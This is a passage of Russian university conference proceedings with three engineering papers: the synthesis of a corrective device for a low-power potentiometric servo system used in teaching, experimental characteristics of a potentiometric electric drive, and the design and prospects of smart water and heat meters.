Для повышения качества подготовки инженерных кадров существует необходимость внедрения практико-ориентированной подготовки в учебные планы обучающихся. Практико-ориентированная подготовка подразумевает выполнение исследовательских работ с реальным техническим оборудованием с применением практических навыков в процессе обучения. Данная практика подготовки студентов позволяет преодолеть несоответствие между теоретическим обучением и практической подготовкой, повышает конкурентоспособность выпускников на рынке труда и положительно

влияет на профессионализм будущих инженеров.

Задачи, ставящиеся перед обучающимися в рамках данного вида работ на учебно-исследовательском комплексе «Потенциометрическая маломощная следящая система», можно сформулировать следующим образом:

- с применением разработанного учебного комплекса снять необходимые статические и динамические характеристики функциональных блоков:
- аппроксимировать полученные характеристики в режиме малых отклонений;

^{*} St. Petersburg State University of Aerospace Instrumentation




Рис. 1. Структурная схема рассматриваемой системы

- получить математическую модель объекта в рассматриваемом режиме работы;
- учесть в математической модели нелинейности полученных статических характеристик, обусловленные ограничением по уровню сигнала, возможным люфтом механических элементов и др.;
- проверить адекватность полученной математической модели путем сравнения графиков переходных процессов на выходе структурной схемы модели с результатами натурного эксперимента в рассматриваемом режиме работы;
- провести частотный синтез последовательного корректирующего устройства методом логарифмических частотных характеристик (ЛАХ) для выполнения технического задания;
- реализовать корректирующее устройство с применением реальных электронных компонентов, включенных в цепь объекта управления;
 - оценить результаты проведенной работы.

Важно понимать, что при определении структуры и параметров коррекции следует обращать внимание на расположение ЛАЧХ корректирующего устройства относительно оси частот. При расположении всей ЛАЧХ корректирующего устройства ниже оси частот реализация производится с помощью RC-цепи. Если ЛАЧХ последовательного корректирующего звена полностью или частично располагается выше оси частот, то, кроме рассмотренного, возможна реализация КЗ на активных элементах (операционных усилителях) [1].

Благодаря тому, что исследовательский стенд выполнен по блочно-модульному принципу, существует возможность формировать множество задач синтеза систем управления.

В статье «Исследование характеристик потенциометрического электропривода» приведены экспериментально полученные статические и динамические характеристики, необходимые для получения и оценки адекватности математической модели, описывающей изменения угла поворота электропривода следящей системы.

Передаточная функция двухфазного асинхронного двигателя от напряжения управления к углу поворота вала двигателя, если линеаризовать механические характеристики двигателя, принимает вид:

$$W_{\mathrm{\Pi}}\left(p\right) = \frac{\theta_{\mathrm{\Pi}}\left(p\right)}{U_{\mathrm{Y}}\left(p\right)} = \frac{K_{\mathrm{\Pi}}}{p\left(T_{\mathrm{\Pi}}p+1\right)\left(T_{\mathrm{OY}}p+1\right)},$$

где $K_{\rm Д}$ — коэффициент передачи двигателя, с; $T_{\rm Д}$ — электрическая постоянная двигателя, с; $\theta_{\rm Д}$ — угол поворота двигателя, рад; $U_{\rm Y}$ — напряжение на обмотках управления, В.

Считая блоки измерителя рассогласования (ИР), аналогового умножителя (АУ), усилителя обмотки управления (УОУ) безынерционными звеньями, получаем структурную схему, приведенную на рис. 1, которая позволяет оценить сходимость математического и натурного моделирований для оценки адекватности математической модели реальному техническому объекту.

На рис. 2 показан переходный процесс на выходе рассматриваемой математической модели, который показывает сходимость с результатами испытаний реальной системы.

Передаточная функция разомкнутой части системы:

$$W_{\rm P}(p) = \frac{0.03}{p(2.124 \cdot 10^{-6} p + 1)(0.001p + 1)}.$$

Перед обучающимся формулируется техническая задача по достижению заданных показателей качества регулирования, для достижения которых рассчитывается корректирующее устройство.

Рассмотрим пример, в котором ставится задача по достижению величины перерегулирования σ 20 % и времени переходного процесса $t_{\Pi\Pi}{}^{-}4$ с.

Для построения располагаемой ЛАЧХ рассчитываем ординату L при частоте $\omega = 1$ с $^{-1}$




Рис. 2. График переходного процесса угла поворота электропривода

$$L(\omega = 1) = 20 \lg(0,03) = -30,45 дБ$$

и сопрягающие частоты

$$\omega_1 = 1000 \text{ c}^{-1},$$
 $\omega_2 = 470810 \text{ c}^{-1}.$

ЛАХ, соответствующая располагаемой системе $W_{\mathbf{p}}(p)$, показана на рис. 3.

Первым этапом при расчете корректирующего устройства является построение желаемой логарифмической частотной характеристики.

Область низких частот определяет собой ширину спектра частот управляющего воздействия, который может воспроизводиться на выходе данной замкнутой системы без искажений. Область средних частот определяет запас устойчивости и имеет главное значение для оценки




Рис. 3. ЛАЧХ располагаемой системы




Рис. 4. ЛАЧХ желаемой системы

качества переходного процесса. Величиной частоты среза определяется скорость затухания переходного процесса: чем больше $\omega_{\rm c}$, тем короче переходный процесс [2].

В области высоких частот желаемая логарифмическая амплитудо-частотная характеристика (ЖЛАХ) должна повторять наклон ЛАХ нескорректированной системы, поэтому примем наклон ЖЛАХ таким же, как у располагаемой и зададим ординату и частоты:

$$L^*(\omega=1)=20 lg(0,03)=-30,45$$
 дВ,
$$\omega_1^*=1,33~{\rm c}^{-1},$$

$$\omega_2^*=470810~{\rm c}^{-1}.$$

Желаемая логарифмическая амплитудная характеристика примет вид, представленный на рис. 4.

Передаточная функция, соответствующая $\mathcal{H} \mathcal{J} A X$, примет вид




Рис. 5. Переходный процесс скорректированной системы




Рис. 6. Логарифмические частотные характеристики исходной, желаемой систем и корректирующего устройства

$$W_{\mathfrak{K}}(p) = \frac{0.03}{p(2.124 \cdot 10^{-6} p + 1)(0.75 p + 1)}.$$

Путем моделирования был получен переходный процесс желаемой системы (рис. 5).

Как видно из рис. 5, желаемая система удовлетворяет заявленным требованиям.

Получение ЛАЧХ корректирующего устройства приведено на рис. 6.

Передаточная функция корректирующего устройства принимает вид:

$$W_{\rm KY}\left(p\right)\!=\!\frac{T_2p\!+\!1}{T_1p\!+\!1}\!=\!\frac{0,001p\!+\!1}{0,75p\!+\!1}.$$

Тогда можно определить параметры и схему пассивного звена (рис. 7). Из значения L_{∞} (на рис. 6) можно определить параметры схемы из соотношений [3, 4]:

$$egin{aligned} L_{\infty} = & 20 \lg G_{\infty}, \ G_{\infty} = & rac{R_2}{R_1 + R_2} = rac{T_2}{T_1}, \ T_1 = & \left(R_1 + R_2\right)C_2, \ T_1 = & R_2C_2. \end{aligned}$$




Рис. 7. Электрическая схема корректирующего звена

Положим C_2 =20 мк Φ , тогда остальные параметры определятся однозначно:

$$R_1 = 100 \text{ Om}, R_2 = 120 \text{ Om}.$$

Следующим шагом является реализация корректирующего устройства при помощи существующей элементной базы для коррекции системы.

Таким образом, был рассмотрен пример решения реальной технической задачи, которую в рамках практико-ориентированной подготов-

ки на базе кафедры управления в технических системах могут решать обучающиеся.

Библиографический список

1. Аколов В. С., Бураков М. В., Полякова Т. Г. Проектирование авиационного следящего электропривода малой мощности: учеб. пособие. СПб.: ГУАП, 2008. 172 с.

- 2. $Бураков \, M. \, B.$ Теория автоматического управления : учеб. пособие. Ч. 1. СПб.: ГУАП, 2013. 254 с.
- 3. Певзнер Л. Д. Теория автоматического управления. Задачи и решения: учеб. пособие. СПб.: Лань, 2016. 604 с. URL: https://e.lanbook.com/book/75516 (дата обращения: 20.12.2020).
- 4. Смирнов Ю.А. Управление техническими системами: учеб. пособие. СПб.: Лань, 2020. 264 с. URL: https://e.lanbook.com/book/126913 (дата обращения: 20.12.2020).

УДК 62-533.7

DOI: 10.31799/978-5-8088-1556-8-2021-16-172-176

В. Ф. Шишлаков*

доктор технических наук, профессор

Н. В. Решетникова*

старший преподаватель

С. С. Тимофеев*

старший преподаватель

Е. Ю. Ватаева*

старший преподаватель

Н. Л. Гречкин*

ассистент

*Санкт-Петербургский государственный университет аэрокосмического приборостроения

ИССЛЕДОВАНИЕ ХАРАКТЕРИСТИК ПОТЕНЦИОМЕТРИЧЕСКОГО ЭЛЕКТРОПРИВОДА

Приведены экспериментальные исследования учебно-исследовательского комплекса «Потенциометрическая маломощная следящая система», а также представлены характеристики статических и динамических режимов, полученные в ходе проведения испытаний. Проведена оценка нестационарности, обусловленной изменением параметров элементов неизменной части системы (электрических, магнитных, механических) в процессе работы.

Ключевые слова: системы управления, электропривод, потенциометрический электропривод, нестационарность, следящие системы.

V. F. Shishlakov*

Dr. Sc., Tech., Professor

N. V. Reshetnikova*

Senior Lecturer

S. S. Timofeyev*

Senior Lecturer

E. Yu. Vataeva* Senior Lecturer

N. L. Grechkin*

Assistant

* St. Petersburg State University of Aerospace Instrumentation

INVESTIGATION OF THE POTENTIOMETRIC ELECTRIC DRIVE CHARACTERISTICS

The article presents experimental studies of the training and research complex "Potentiometric low-power tracking system" and presents characteristics of static and dynamic modes obtained in the course of the tests. The estimation of non-stationarity caused by changes in parameters of the unchanged part of the system (electrical, magnetic, mechanical) in the course of operation is made.

Keywords: control systems, electric drive, potentiometric electric drive, non-stationarity, tracking systems.

Задачей исследования является получение статических и динамических характеристик лабораторного комплекса «Потенциометрическая маломощная следящая система» с целью получения адекватной математической модели исследуемой системы автоматического управления.

Необходимость получения динамических характеристик заключается в оценке адекватности результатов моделирования полученной математической модели и результатов эксперимента [1].

На рис. 1 показана исследуемая система, которая в своём составе имеет следующие функциональные блоки:

- блок измерителя рассогласования (ИР);
- блок аналогового умножителя (АУ);
- блок усилителя питания обмотки управления (УОУ);
 - блок исполнительного двигателя (ИД);
 - блок редуктора (Р);
- блок фазочувствительного выпрямителя (ФЧВ);



Рис. 1. Общий вид исследовательского комплекса




Рис. 2. Функциональная схема объекта исследования

– блок тахогенератора (ТГ).

Благодаря тому, что исследовательский стенд выполнен по блочно-модульному принципу, существует возможность формировать множество задач синтеза систем управления. На рис. 2 показана функциональная схема исследуемой части следящей системы, где на входе схемы задается угол поворота α и в качестве нагрузки (Н) используется потенциометрический датчик ЕУ-4685073, установленный на один вал с исполнительным двигателем через редуктор.

Следящая система предназначена для дистанционной передачи угла поворота входного задающего устройства на нагрузку. Исполнительный двигатель через редуктор поворачивает нагрузку, вал обратной связи и движок ПОС до тех пор, пока движки ПД и ПОС не займут согласованное положение, в котором напряжение рассогласования отсутствует. Таким образом, описанная схема осуществляет непрерывное слежение вала обратной связи и нагрузки за положением вала задающего устройства учебного стенда [2].

Схему измерителя рассогласования образуют включенные в одну сеть питания постоянного и переменного тока потенциометрический датчик и приемник. На рис. З показана статическая характеристика блока измерителя рассогласования.




Рис. 3. Статические характеристики блока ИР

Как видно из рис. 3, статическая характеристика зависимости угла задатчика и напряжения рассогласования ПОС и ПД при малых углах поворота задатчика имеет линейный вид, но при большом угле задатчика имеет нелинейный характер. По крутизне характеристики можно судить об электрических параметрах потенциометров, используемых в качестве измерителя рассогласования [2].

На рис. 4 показана принципиальная электрическая схема блока АУ, основной задачей которого является перемножение опорного сигнала и сигнала рассогласования с выхода потенциометрических датчиков. Блок АУ обеспечивает на выходе переменное синусоидальное напряжение частотой 400 Гц с амплитудой, пропорциональной величине сигнала рассогласования. Основой умножителя является микросхема КР525, включенная в схему стабилитроны VD1, VD2 ограничивают выходное напряжение. Подстроечные резисторы R3, R4, R5 обеспечивают пропускную способность напряжения. Экспериментально снятая статическая характеристика блока аналогового умножителя при значении опорного напряжения 2,5 В показана на рис. 5.

Из статической характеристики блока АУ можно вычислить коэффициенты усиления при разных установочных параметрах исследовательского комплекса.

На рис. 6 показана принципиальная электрическая схема, а на рис. 7 — статические характеристики УОУ. С помощью блока УОУ сигнал, поступающий с умножителя, усиливается по мощности и напряжению. Усилитель обмотки управления через согласующий трансформатор нагружен обмоткой управления исполнительного двигателя, приводящего в движение подвижную систему, состоящую из тахогенера-





Рис. 4. Электрическая схема блока АУ



 $Puc.\,5.\,C$ татические характеристики блока AY




Рис. 6. Электрическая схема блока УОУ




Рис. 7. Статическая характеристика блока УОУ

тора, редуктора, потенциометра обратной связи и нагрузки. Напряжение на обмотку возбуждения ИД и ТГ можно подавать отдельно, приводя, таким образом, систему в движение. Блок УОУ принимаем безынерционным звеном.

Характеристика имеет нелинейный вид, но при рассмотрении напряжения, не превышающего 0,6 В, можно применить аппроксимацию линейной функцией [3].

На рис. 8 приведены динамические характеристики исследуемого стенда, которые по-




Рис. 8. Динамические характеристики электропривода при разных коэффициентах блока УОУ

казывают, что с увеличением коэффициента усиления блока УОУ появляется перерегулирование.

В ходе экспериментов были получены статические характеристики блоков, входящих в состав потенциометрической следящей маломощной системы, по которым можно определить необходимые коэффициенты для получения мате-

матической модели [4]. Также были получены динамические характеристики, позволяющие оценить адекватность математической модели [5]. Выполненный комплекс работ позволяет адаптировать реальную систему для использования в практико-ориентированном обучении студентов-магистрантов кафедры управления в технических системах.

Библиографический список

- 1. Голубева Н. В. Математическое моделирование систем и процессов: учеб. пособие. 2-е изд., стереотип. СПб.: Лань, 2016. 192 с. URL: https://e.lanbook.com/book/76825 (дата обращения: 17.12.2020).
- 2. Акопов В. С., Полякова Т. Г., Тимофеев С. С. Исследование и синтез потенциометрической маломощной следящей системы: учеб. пособие. СПб.: ГУАП, 2020. 66 с.
- 3. *Шишлаков В. Ф., Шишлаков А. В., Тимофеев С. С.* Синтез САУ при различных видах аппроксимации нелинейных характеристик: теория и практика: мо-

нография / под ред. В. Ф. Шишлакова. СПб.: ГУАП, 2017. 151 с.

- 4. Моделирование и синтез нелинейных систем автоматического управления / Е. Ю. Ватаева, В. Ф. Шишлаков, И. Г. Криволапчук, Н. В. Решетникова // Датчики и системы. 2019. Нояб. С. 17–25.
- 5. Общая схема решения задачи синтеза нелинейных нестационарных САУ во временной области / В. Ф. Шишлаков, Н. В. Решетникова, Е. Ю. Ватаева, Д. В. Шишлаков // Датчики и системы. 2020. Нояб. С. 13–20.

ЭЛЕКТРОМЕХАНИКА И РОБОТОТЕХНИКА

УДК 378.147

Д. У. Аккубеков*
магистрант
А. А. Смирнов*
магистрант
В. П. Дашевский*

кандидат технических наук, доцент

ОСОБЕННОСТИ УСТРОЙСТВА И ПЕРСПЕКТИВЫ РАЗВИТИЯ ПРИБОРОВ УЧЕТА ВОДЫ И ТЕПЛА

Рассмотрены преимущества и недостатки приборов учета воды и тепла, особенности их устройства, принцип работы, а также перспективы развития.

Ключевые слова: счетчики воды и тепла, расход воды, беспроводная передача данных.

D. U. Akkubekov*
Postgraduate Student
A. A. Smirnov*
Postgraduate Student
V. P. Dashevsky*
PhD, Tech., Associate Professor
* St. Petersburg State University of Aerospace Instrumentation

THE FEATURES OF WATER AND HEAT METER' ARRANGEMENT AND THEIR DEVELOPMENT PROSPECTS

The advantages and disadvantages of water and heat metering devices, features of their design, the principle of operation, as well as development prospects are considered.

Keywords: water and heat meters, water consumption, wireless data transmission.

Сегодня информационные технологии развиваются быстрыми темпами и внедряются в самые разные сферы нашей жизни. Одной из такой сфер является автоматизированный учет коммунальных услуг, в частности, воды и тепла. Эффективное управление водоснабжением становится одной из важнейших задач для городов и затрагивает экономические, социальные и экологические проблемы. Установка счетчиков воды и тепла с автоматической подачей показаний открывает перспективу решения ключевых проблем отрасли: отслеживание растущего спроса, хищения и потерь воды, износа систем водоснабжения, проблем неравномерного распределения ресурсов.

В настоящий момент в многоквартирных домах с потребителей взимается фиксированный тариф, который устанавливается в каждом субъекте РФ [1]. Если же счетчик ресурса отсут-

ствует, то стоимость определяется установленным нормативом, и потребитель платит, как правило, больше, чем заплатил бы по счетчику. Постановление правительства № 06.05.2011 г. устанавливает повышающий коэффициент 1,5 для расчета размера платы за услугу при отсутствии приборов учета, причем начальный размер платы рассчитывается на основе нормативов. С другой стороны, наличие в многоквартирных домах (МКД) неблагонадежных жильцов, которые уклоняются от оплаты коммунальных услуг, приводит к задолженности всего МКД перед поставщиками услуг, что создает проблемы с предоставлением ресурсов всем жильцам, в том числе и добросовестным. Поскольку перекрытие подачи воды производится, в основном, внутри квартиры, а квартиры находятся в собственности жильцов, то физически отключить должников от услуги

^{*} Санкт-Петербургский государственный университет аэрокосмического приборостроения

невозможно, и процедура взыскания задолженности через суд становится длинной и утомительной. В итоге складывается парадоксальная ситуация, когда стоимость услуг, которую невозможно удержать с должников фактически оплачивается теми людьми, которые не установили счетчики и платят завышенную стоимость по нормативу с повышающим коэффициентом в придачу. Таким образом, в нынешнем виде оснащение системы ЖКХ механическими счетчиками воды не ведет к справедливому распределению ресурсов и не окупает затрат на внедрение и эксплуатацию (установку и поверку приборов учета). До тех пор, пока не будет возможности эффективно измерять объем и управлять подачей услуги в каждую квартиру, за должников будут платить добропорядочные граждане, для которых тарифы и нормативы будут расти.

Интеллектуальный счетчик ресурсов — это устройство для автоматического сбора, хранения и передачи информации о потреблении ресурсов посредством сетевых технологий. Технически задача заключается в том, чтобы развить коммуникационные возможности счетчиков, сделав передачу данных между счетчиком и центром управления предоставлением коммунальных услуг двунаправленной, а далее сделать счетчики не только приборами для передачи показаний, но также и исполнительными устройствами для отключения от услуги.

Основные преимущества интеллектуальных счетчиков воды и тепла:

- 1) одним из главных преимуществ является автоматическая передача показаний, что снижает нагрузку на управляющую организацию и потребителей, делает процесс передачи показаний более прозрачным для всех сторон, исключая хищение ресурсов и расхождение данных, обусловленное несвоевременной или неверной передачей показаний;
- 2) высокая точность показаний и возможность анализировать расход воды и тепла пользователю с целью экономии средств и водных ресурсов;
- 3) интегрированный в счетчик управляемый электромеханический вентиль позволяет отключать воду для отдельной квартиры, не затрагивая других жильцов. Это может быть полезно для борьбы с должниками, а также в случае борьбы с аварийными протечками, если жильцов нет дома;
- 4) встроенные в прибор датчики давления могут использоваться для мониторинга давления в различных частях системы, что может быть полезно для профилактики износа трубопроводной системы из-за повышенного давления;

5) специальная конструкция и программное обеспечение исключают влияние на показания извне

Несмотря на очевидные преимущества приборов с такими свойствами, имеется ряд технических трудностей, которые необходимо преодолеть для возможности массового их применения:

- 1) необходимость обеспечить такие приборы эффективным и стабильным методом связи между собой и с центром управления подачей услуг;
- 2) необходимость обеспечивать приборы источником энергии для питания встроенной электроники, измерения объема потребленной воды, измерения параметров воды, передачи информации в сеть, и, при необходимости, вращении вентиля для перекрытия воды;
- 3) высокая цена приборов по сравнению с простым механическим счетчиком;
- 4) поставщики водных ресурсов на данный момент не обладают достаточными мощностями для автоматизированного приема большого объема информации, поступающей с приборов;
- 5) потребность в квалифицированном персонале для установки и обслуживания таких приборов, что влечет за собой увеличение расходов, которые могут переложить на потребителя;

Преимущества явно перевешивают недостатки, но важно отметить, что данные недостатки исправимы, и по мере развития интеллектуальных приборов учета будут решаться и актуальные проблемы. Согласно отчету MarketWatch за 2019 г. о рынке счетчиков воды, коммунальные предприятия уже сейчас ощущают на себе, что более умная инфраструктура водоснабжения имеет решающее значение для увеличения дохода за счет улучшенного обнаружения утечек и автоматического сбора данных [2].

Особенности устройства и принцип работы счетчиков воды и тепла

Интеллектуальные приборы учета потребления объема воды представляют собой комплект оборудования, в который входят следующие устройства:

1. Водомер — основным прибором все попрежнему является сам счетчик воды, однако на замену тахометрическим устройствам, которые механическим способом считают потраченный объем воды, пришли электромагнитные или ультразвуковые приборы, передающие информацию на внешний дисплей или контроллер.

Принцип действия электромагнитного расходомера основан на законе электромагнитной индукции Фарадея, согласно которому при движении электрического проводника в магнитном поле в проводнике возникает электродвижущая сила (ЭДС). Состоит из электромагнитного первичного преобразователя расхода (ППР) и вторичного преобразователя – микропроцессорного измерительного блока. Прибор создает индукционное поле, через которое проходит поток воды. Расчет показаний осуществляется после анализа скорости потока воды, которая пропорциональна ЭДС индукции, возникающей в объеме жидкости во время прохождения ее через ППР [3]. Основное преимущество заключается в высокой точности измерений, однако магнитное поле может накапливать железо из примесей в воде, что искажает данные.

Ультразвуковой расходометр состоит из проточной части, двух пьезоэлектрических преобразователей (ПЭП) и электронного блока. ПЭП может выполнять функции как приемника, так и излучателя ультразвуковых волн в зависимости от задачи. В таких устройствах при прохождении потока воды каждый датчик ПЭП излучает ультразвуковые волны, направленные по движению потока и против него, после чего прибор фиксирует разность времени прохождения ультразвука по потоку воды в обоих направлениях и вычисляет его скорость [3]. Преимуществами является высокая точность и износо-

стойкость. Недостатки заключаются в высокой цене, чувствительности к неоднородности жидкости при образовании в ней пузырьков воздуха, необходимости постоянно подавать питание на измеряющую аппаратуру, чтобы измерять объем потребленного ресурса.

- 2. Контроллер главное устройство управления, которое отвечает за обработку и хранение показаний счетчика и данных датчиков, регулярно и автоматически отправляет информацию в центр обработки данных (ЦОД).
- 3. Дополнительные приборы и датчики помогают обеспечить удаленное управление и мониторинг, что позволяет оперативно реагировать на поломки и возникшие проблемы. Электромеханический вентиль в совокупности с датчиком затопления позволяют перекрыть поступление воды при затоплении во время отсутствия пользователя или неуплату им услугуправляющей организации, датчик температуры измеряет качество услуги предоставляемой горячей воды, а также дает информацию для расчета потребленного тепла. Устройства могут входить в комплект счетчика или подключаться дополнительно к контроллеру.

Модель работы интеллектуальных приборов учета выглядит следующим образом: «счетчик – концентратор – Интернет – ЦОД».




Рис. 1. Структура системы учета воды и тепла

Перспективы развития приборов учета воды и тепла

Целью внедрения приборов учета воды и тепла является повышение эффективности использования и экономия водных ресурсов. Для достижения этой цели требуется иметь как можно больше актуальной информации о порядке потребления воды. Поэтому необходимо реализовать такую систему, которая регулярно регистрирует все значимые физические параметры, к примеру, каждый час [4]. Помимо этого, реализация удаленного управления позволит отключать от услуг неплательщиков и не расходовать на них ресурсы, что обеспечит более справедливое распределение расходов на коммунальные услуги между жильцами.

Давление в системе водоснабжения является одним из важнейших показателей, от которого зависит износ и срок службы трубопроводной системы. Поскольку расход воды в системе меняется со временем, то давление в трубах также меняется, и его нельзя точно предсказать. Давление в магистральных трубах поддерживается для среднего расхода воды в районе. При прорывах труб в отдельных ветках сети эти ветки отключаются от снабжения на время ремонта, средний расход на время падает, и в итоге давление в исправной части трубопроводной сети растет. Это является фактором повышенного износа труб. Для предотвращения повышенного износа важно вести мониторинг давления в трубах. И тут интеллектуальные счетчики воды могут помочь, поскольку автоматически собирают информацию по всей сети.

Подключение к энергосети не всегда практично в местах установки счетчиков воды, а приборы, работающие на батарейках, требуют их периодической замены, что несет лишние затраты. В перспективе можно реализовать независимый источник питания, который способен генерировать энергию из окружающей среды и преобразовывать ее в электрическую. Источником энергии могут выступать естественные природные или физические процессы и явления, например, механические колебания [5]. Для счетчиков воды естественным источником энергии является сам поток воды в водопроводном стояке, энергии которого вполне хватит для питания современного микроконтроллера. Передвижение воды в трубе соответствует мощности порядка единиц и десятков Вт, в то время как современный микроконтроллер потребляет в режиме сна порядка 10 мкВт, а в активном режиме порядка 10 мВт. Таким образом, непосредственное питание микроконтроллера может осуществляться от энергии потока воды.

Немаловажным для новой системы является качественная клиентская поддержка и обратная связь. В этом вопросе поможет создание удобного сервиса, где пользователь сможет отслеживать статистику расхода воды в реальном времени, удаленно управлять прибором или же обратиться в техническую поддержку [6]. Общение с клиентами позволит улучшить качество предоставления услуг и повысить их грамотность в вопросе экономии водных ресурсов. Добиться изменения поведения потребителей можно путем предоставления им рекомендаций по сокращению потребления воды, введения прогрессивных тарифов, сравнения их расходов с соседями и реализация системы вознаграждений за сохранение водных ресурсов и своевременной оплаты.

Библиографический список

- 1. Постановление Правительства РФ № 354. URL: http://docs.cntd.ru/document/902280037 (дата обращения: 19.12.2020).
- 2. Шишкин Н. В., Букалова Н. П. Сравнительный анализ приборов учета расхода воды // Современные технологии в строительстве: теория и практика. 2018. № 2. С. 374–382. URL: https://www.elibrary.ru/item.asp?id=36460789 (дата обращения: 19.12.2020).
- 3. Smart Water Meters Make a Difference // Circle. 2020. № 245. URL: https://www.waterworld.com/technologies/amr-ami/article/14167213/smart-watermeters-make-a-difference (дата обращения: 19.12.2020).
- 4. Smart Water: A Guide to Ensuring a Successful Mobile IoT Deployment. URL: https://www.gsma.com/iot/wp-content/uploads/2018/01/miot_smart_water_01_18.pdf (дата обращения: 19.12.2020).
- 5. *Heчай O*. Energy harvesting энергия из ничего. URL: https://www.computerra.ru/author/nechay/ (дата обращения: 19.12.2020).
